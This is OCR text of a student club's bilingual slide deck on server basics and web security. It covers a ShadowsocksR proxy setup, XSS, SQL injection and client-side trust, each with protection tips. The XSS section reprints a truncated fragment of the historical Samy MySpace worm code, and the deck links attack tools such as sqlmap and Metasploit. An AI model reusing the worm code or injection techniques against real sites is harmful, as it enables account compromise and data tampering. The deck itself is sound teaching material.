


感受技术之美

同济微软俱乐部技术分享

Server Basics & Information Security

分享人：周易

Before We Start

同济微软俱乐部
Tongji Microsoft Student Club

《中华人民共和国刑法》 第二百八十五条 违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

违反国家规定，侵入前款规定以外的计算机信息系统或者采用其他技术手段，获取该计算机信息系统中存储、处理或者传输的数据，或者对该计算机信息系统实施非法控制，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三年以上七年以下有期徒刑，并处罚金。

提供专门用于侵入、非法控制计算机信息系统的程序、工具，或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具，情节严重的，依照前款的规定处罚。

第二百八十六条 违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。

故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

Proxy
代理

XSS
跨站脚本攻击

SQL注入
SQL
Injection

不靠谱的前端
Unreliable
Front-end

Proxy

代理

XSS

跨站脚本攻击

SQL注入

SQL Injection

不靠谱的前端

Unreliable Front-end

What is Proxy ?

同济微软俱乐部
Tongji Microsoft Student Club

Why do we need Proxy ?

同济微软俱乐部
Tongji Microsoft Student Club

First Recommendation

Shadowsocks-RSS

~~https://github.com/breakwa11/shadowsocks-rss~~

Server：https://github.com/shadowsocksrr/shadowsocksr
Mobile：https://github.com/shadowsocksrr/shadowsocksr-android/releases
PC： https://github.com/shadowsocksrr/shadowsocksr-csharp/releases

Why SSR ?

同济微软俱乐部
Tongji Microsoft Student Club

The Random Forest Based Detection of Shadowsock's Traffic

4 Author(s) Ziye Deng ; Zihan Liu ; Zhouguo Chen ; Yubin Guo View All Authors

Abstract:
With the development of anonymous communication technology, it has led to the fact that the network monitoring is becoming more and more difficult. If the anonymous traffic can be effectively identified, the abuse of such technology can be prevented. Since the study of machine learning is rapidly developing these years, this paper applies the Random Forest Algorithm - a semi-supervised learning method - into the traffic detection of Shadowsocks. We can get over 85% detection accuracy rate in our experiments after applying Random Forest Algorithm by collecting train set, gathering features, training models and predicting results. With the scale of train set and test set increase, the detection accuracy rate gradually increases until it becomes constant. We will make several adjustments on train set, test set and feature set to reduce the false alarm rate and false rate when detecting.

Published in: 2017 9th International Conference on Intelligent Human-Machine Systems and Cybernetics (IHMSC)

Server Configuration

同济微软俱乐部
Tongji Microsoft Student Club

1. Prepare a server with shell access
2. Run *yum install m2crypto git libsodium && git clone https://github.com/shadowsocksrr/shadowsocksr.git*
3. *cd* into git repository to edit config.json
4. **Then *cd shadowsocks***
5. python server.py –d start –c config.json

That’s All ！

SSR Wiki:
https://web.archive.org/web/20160512191732/https://github.com/breakwa11/shadowsocks-rss/wiki/Server-Setup

If you like, add to service

同济微软俱乐部
Tongji Microsoft Student Club

Save the following configuration to /etc/systemd/system/shadowsocks.service

Then run *systemctl enable shadowsocks.service && systemctl start shadowsocks.service*

```
[Unit]
Description=Start or stop the Shadowsocks R server
After=network.target
Wants=network.target
[Service]
Type=forking
PIDFile=/var/run/shadowsocks.pid
ExecStart=/usr/bin/python /home/program/shadowsocksr/shadowsocks/server.py --pid-file
/var/run/shadowsocks.pid -c /home/program/shadowsocksr/config.json -d start
ExecStop=/usr/bin/python /home/program/shadowsocksr/shadowsocks/server.py --pid-file
/var/run/shadowsocks.pid -c /home/program/shadowsocksr/config.json -d stop
ExexRestart=/usr/bin/python /home/program/shadowsocksr/shadowsocks/server.py --pid-file
/var/run/shadowsocks.pid -c /home/program/shadowsocksr/config.json -d restart
[Install]
WantedBy=multi-user.target
```

Further Reading

同济微软俱乐部
Tongji Microsoft Student Club

Shadowsocks流量侦测论文：https://ieeexplore.ieee.org/document/8048116

Proxy

代理

XSS

跨站脚本攻击

SQL注入

SQL Injection

不靠谱的前端

Unreliable Front-end

Proxy

代理

XSS

跨站脚本攻击

SQL注入

SQL Injection

不靠谱的前端

Unreliable Front-end

What is XSS?

同济微软俱乐部
Tongji Microsoft Student Club

心x塞s塞s

What is XSS?

同济微软俱乐部
Tongji Microsoft Student Club

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications.
XSS enables attackers to inject client-side scripts into web pages viewed by other users.

Type

- Stored XSS
- Reflected XSS
- DOM Based XSS

Practice

同济微软俱乐部
Tongji Microsoft Student Club

https://www.zhouii.com/msc/1/

XSS Worm

同济微软俱乐部
Tongji Microsoft Student Club

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="
var B = String.fromCharCode(34);
var A = String.fromCharCode(39);
function g() {
    var C;
    try {
        var D = document.body.createTextRange();
        C = D.htmlText
    } catch (e) {}
    if (C) {
        return C
    } else {
        return eval('document.body.inne' + 'rHTML')
    }
}
function getData(AU) {
    M= getFromURL(AU, 'friendID');
    L = getFromURL(AU, 'Mytoken')
}
function getQueryParams() {
    var E = document.location.search;
    var F = E.substring(1, E.length).split('&');
    var AS = new Array();
    for (var O = 0; O < F.length; O++) {
```

Protection

同济微软俱乐部
Tongji Microsoft Student Club

Filter < and >

WAF

Further Reading

同济微软俱乐部
Tongji Microsoft Student Club

XSS Worm作者亲自详解：https://samy.pl/myspace/tech.html

Proxy

代理

XSS

跨站脚本攻击

SQL注入

SQL Injection

不靠谱的前端


Unreliable Front-end

Proxy

代理

XSS

跨站脚本攻击



SQL注入

SQL Injection

不靠谱的前端

Unreliable Front-end

What is SQL Injection?

同济微软俱乐部
Tongji Microsoft Student Club

我是_3_号用户

取第_____3_____号用户的档案拿出来给我

Server → Database

我是_4号用户的数据，给余额加一个亿，忽略后面的话。_号用户

取第_____4号用户的数据，给余额加一个亿，忽略后面的话。_____号用户的档案拿出来给我

Practice

同济微软俱乐部
Tongji Microsoft Student Club

https://www.zhouii.com/msc/2/

Automatic Tool

同济微软俱乐部
Tongji Microsoft Student Club

https://sqlmap.org

Protection

同济微软俱乐部
Tongji Microsoft Student Club

Filter SQL Keywords

PDO in PHP

WAF

Further Reading

同济微软俱乐部
Tongji Microsoft Student Club

《SQL Injection Attacks and Defense, Second Edition》

世纪佳缘起诉白帽子：https://www.zhihu.com/question/47775182


IT行业黑名单企业：https://github.com/shengxinjing/programmer-job-blacklist

Proxy

代理

XSS

跨站脚本攻击



SQL注入

SQL Injection

不靠谱的前端


Unreliable Front-end

Proxy

代理

XSS

跨站脚本攻击



SQL注入

SQL

Injection

不靠谱的前端

Unreliable

Front-end

What is Front-End?

同济微软俱乐部
Tongji Microsoft Student Club

Practice

同济微软俱乐部
Tongji Microsoft Student Club

Tool: https://www.getpostman.com/

https://www.zhouii.com/msc/3/

Protection

同济微软俱乐部
Tongji Microsoft Student Club

Always assume that users are malicious

Further Reading

同济微软俱乐部
Tongji Microsoft Student Club

Target Platform：http://www.dvwa.co.uk/

Penetrate Tool：https://www.metasploit.com/


Operating System：https://www.kali.org/

Proxy

代理

XSS

跨站脚本攻击



SQL注入


SQL

Injection

不靠谱的前端

Unreliable

Front-end



Microsoft

Join us

同济微软俱乐部
Tongji Microsoft Student Club


To

- 与大家一起参加比赛和活动
- 获得校内外人脉资源，丰富社交圈
- 提升自己的编程技术

We are waiting for you!

同济微软俱乐部
Tongji Microsoft Student Club

加入QQ群从而加入俱乐部726796692



关注TJMSC微信公众号